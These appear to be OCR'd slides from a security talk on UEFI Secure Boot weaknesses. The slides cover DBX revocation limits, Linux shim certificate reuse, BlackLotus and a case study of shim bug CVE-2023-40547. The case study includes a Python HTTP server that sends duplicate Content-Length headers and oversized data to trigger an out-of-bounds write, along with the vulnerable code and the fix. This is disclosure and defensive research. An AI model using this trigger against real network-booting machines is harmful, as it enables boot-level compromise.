
```
00000000000B4010  A0 03 02 01 02 02 10 22  0..[0..C.......”
00000000000B4020  F3 77 ED BE 1A F7 86 30  9....DD.........
00000000000B4030  0D 01 01 0B 05 00 30 81  ...*.H........0.
00000000000B4040  04 06 13 02 55 53 31 16  .1.0...U....US1.
00000000000B4050  0D 4D 61 73 73 61 63 68  0...U....Massach
00000000000B4060  30 10 06 03 55 04 07 13  usetts1.0...U...
00000000000B4070  67 65 31 16 30 14 06 03  .Cambridge1.0...
00000000000B4080  20 48 61 74 2C 20 49 6E  U....Red·Hat,·In
00000000000B4090  55 04 0B 13 1E 46 65 64  c.1'0%..U....Fed
00000000000B40A0  72 65 20 42 6F 6F 74 20  ora·Secure·Boot·
00000000000B40B0  37 30 39 31 11 30 0F 06  CA·202007091.0..
00000000000B40C0  64 6F 72 61 63 61 30 1E  .U....fedoraca0.
00000000000B40D0  31 37 33 31 31 36 5A 17  ..200713173116Z.
00000000000B40E0  33 31 34 30 37 5A 30 81  .37011903140720.
00000000000B40F0  04 06 13 02 55 53 31 16  .1.0...U....US1.
```

.vendor_cert section uses DER format



The Linux Shim: Second-Stage Images, Example

- Until late 2023, Fedora used the same certificate created in 2012.
- Why is this a problem?
  - **You don’t need SBAT when chain-loading.**
  - **An attacker can use a pre-SBAT GRUB2 image with the latest shim.**



The Linux Shim: Recap

- There are still vulnerable shims built before SBAT that never got revoked in DBX.
- Vendors reuse the same self-signed certificates across shim builds, even when there is a security fix.
- Look for commits with security impact that weren’t handled as a security issue.
- Sometimes revocations are done with SBAT only, leaving Windows users exposed.

The Linux Shim: Recap

- Microsoft has a close relationship with several Linux distributions that help developed the shim.
- **How do we balance customer choice with customer security?**
- **To what extent should we put most customers at risk to support minority use cases?**

Microsoft Images

- While the third-party attack surface is large, we're far from perfect.
- **Problem:** We often don't revoke vulnerable Windows boot managers because of compatibility.
- These are ecosystem challenges, not vendor-specific.

ESET RESEARCH

BlackLotus UEFI bootkit: Myth confirmed

The first in-the-wild UEFI bootkit bypassing UEFI Secure Boot on fully updated UEFI systems is now a reality

Martin Smolár

01 Mar 2023 • 40 min. read


Secure Boot Architectural Challenges

Problem #1: Limited Response Capability

- Significant increase in vulnerabilities impacting Secure Boot in the past five years.
  - It’s not that we’re writing more vulnerable code.
  - More people are looking at what we’ve distributed for years.
- There are already hundreds of revoked images, and our space is running out…

Problem #1: Limited Response Capability

- DBX was only designed to revoke roughly ~600 to ~800 unique hashes.
  - Before Windows 10 1709 hardware requirements, OEMs were only required to support **32 KB of space** for individual UEFI variables.
  - DBX allows us to revoke by hash or certificate.
  - **One vulnerability can exist in thousands of builds of the same driver.**
- **Defenders have their hands tied behind their back.**




Problem #1: Limited Response Capability

- Outside of limited space, DBX doesn't work for everything.
- Great example is **Option ROMs** (OROMs).
  - Firmware included with hardware designed to help the machine interact with the device.
  - What happens when there is a vulnerability in an OROM?
  - If we revoke, hardware with impacted OROM will likely not function.
  - No one thought it would be a good idea to sign Option ROMs with a separate CA (until now).
- Tough balance between customer experience and security.

Problem #1: Limited Response Capability

- UEFI “Security Response Team” is designed to coordinate issues.
  - **Decentralized nature of OEMs substantially increases time-to-respond.**

> It was mentioned that there is a customary 90-day public embargo for vulnerabilities. Now, since readers have a basic understanding of the UEFI supply chain, let’s look at the feasibility of the 90-day embargo for this supply chain.
>
> In this illustration, the SiP receives the vulnerability sighting on February 1st.



Source: Decoding UEFI Firmware

Problem #2: Substantial Attack Surface

The attack surface our customers are exposed to **by default** at the boot stage is massive.

- We sign too much code.
- We lack proper governance over Secure Boot.
- We are often at the mercy of our partners.

Problem #3: Complexity

- Secure Boot has only been around for a little over a decade.
  - Understanding how it works is challenging and has a steep learning curve.
- Impact is generally limited to privileged attackers.
- But… many of the issues we've discussed aren't crazy vulnerabilities- they come from fundamental process gaps.


Case Study of a Critical Linux Shim Vulnerability

Background


- While investigating the Linux shim for low hanging fruit, I began assessing their threat model.
- **What attack vectors were relevant to the shim?**
- To start, let’s build a mental map about how the shim works.

Attack Surfaces

- GNU EFI Library Initialization
- **Secure Boot Advanced Targeting**
- Mok Initialization
- Load Options
- **PE parsing for Authenticode signatures**
- **Flexible file systems**
  - Shim supports local, PXE, and HTTP boot.
  - PXE/HTTP use a “virtual file system” (UDP and HTTP respectively).



Tangent: Fuzzing the Shim





```
project ("FuzzSBAT")

set(CMAKE_C_COMPILER "afl-clang-fast")
set(CMAKE_CXX_COMPILER "afl-clang-fast")
```

- How do you fuzz an EFI boot loader?
  - **Start with unit tests. They're typically designed to run independently.**
  - Copy out the component into your project and reimplement imports.
- **SBAT**: Copied out code.
- **Authenticode Parsing**: Replaced unit test compiler with AFL++.
- Unfortunately, only found out-of-bounds reads 😔

Network Boot


- Shim has a small footprint. Manually reviewed Network Boot code.
- UEFI specification includes HTTP support.
  - Shim uses the device it was started with.
  - **Example:** If you start shim with HTTP boot, it will load GRUB2 from the same HTTP server.



CVE-2023-40547

- Content-Length is set by the untrusted server.
- Server has control over the buffer that the response is copied into…

```
/* Check the length of the file */
for (i = 0; i < rx_message.HeaderCount; i++) {
        if (!strcmpa(rx_message.Headers[i].FieldName, (CHAR8 *)"Content-Length"))
                *buf_size = ascii_to_int(rx_message.Headers[i].FieldValue);
        }
}
if (*buf_size == 0) {
        perror(L"Failed to get Content-Lenght\n");
        goto error;
}
*buffer = AllocatePool(*buf_size);
if (!*buffer) {
        perror(L"Failed to allocate new rx buffer\n");
        goto error;
}
downloaded = rx_message.BodyLength;
CopyMem(*buffer, rx_buffer, downloaded);
```



Triggering the Bug

- How do we abuse control over the receive buffer using the Content-Length header?
- Wrote a Python HTTP server:
  - Return a Content-Length of 1.
  - Return well more than 1 byte of data.

```
# If we see "bootx64.efi", it's the firmware requesting the shim.
# No exploit for this path.
if "bootx64.efi" in self.path.lower():
        self.send_header('Content-Length', os.path.getsize("bootx64.efi"))
        self.end_headers()
        with open("bootx64.efi", "rb") as f:
                self.wfile.write(f.read())
        print(f"[~] Returned SHIM.")
        return

# If we see "grubx64.efi", that's the shim asking for the secondary payload.
# This is when we return the fake content-length header.
elif "grubx64.efi" in self.path.lower():
        print(f"[~] Detected second stage grub request.")
        # We provide a duplicate header value.
        # The first one is used by EDK2/firmware (second is ignored).
        # The second is used by shim to allocate *buffer.
        # The '1' value causes the *buffer pool to be 1 byte.
        self.send_header('Content-Length', '9213')
        self.send_header('Content-Length', '1')
        self.end_headers()
        # Return 9213 bytes, based on constant 9216 size of rx_buffer.
        self.wfile.write(("A"*9213).encode('utf-8'))
        return
```

Attacker

Victim

root@test-Virtual-Machine: /home/test/HTTPBOOT

```
root@test-Virtual-Machine:/home/test/HTTPBOOT# python3 mycoolbadserver.py
```

```
>>Start HTTP Boot over IPv4..
```

Network

Capturing from virbr0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dhcp or http

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	0.0.0.0	255.255.255.255	DHCP	382	DHCP Discover - Transaction ID 0x8d18ee9f
2	0.000238475	192.168.100.1	255.255.255.255	DHCP	346	DHCP Offer - Transaction ID 0x8d18ee9f

Fixing the Bug

CVE-2023-40547 - avoid incorrectly trusting HTTP headers

```
When retrieving files via HTTP or related protocols, shim attempts to
allocate a buffer to store the received data.  Unfortunately, this means
getting the size from an HTTP header, which can be manipulated to
specify a size that's smaller than the received data.  In this case, the
code accidentally uses the header for the allocation but the protocol
metadata to copy it from the rx buffer, resulting in an out-of-bounds
write.

This patch adds an additional check to test that the rx buffer is not
larger than the allocation.

Resolves: CVE-2023-40547
Reported-by: Bill Demirkapi, Microsoft Security Response Center
Signed-off-by: Peter Jones <pjones@redhat.com>
```

A “patch” was released in January 2024.

Are customers protected?

Fixing the Bug

- Fortunately, code comes after shim's SBAT revocation checks.
- Unfortunately, we must revoke every shim built in almost a decade.
- This will break all Linux recovery media on updated machines.

- **Windows:** Targeting this summer with special compatibility checks.
- **Linux:** Unclear timeline.

Unique Attack Surface

- **Remember:** shim uses the device it was started with to load images.
- Can we trick shim into using HTTP boot?

The device syntax is like this:

```
(device[,partmap-name1part-num1[,partmap-name2part-num2[,...]]])
```

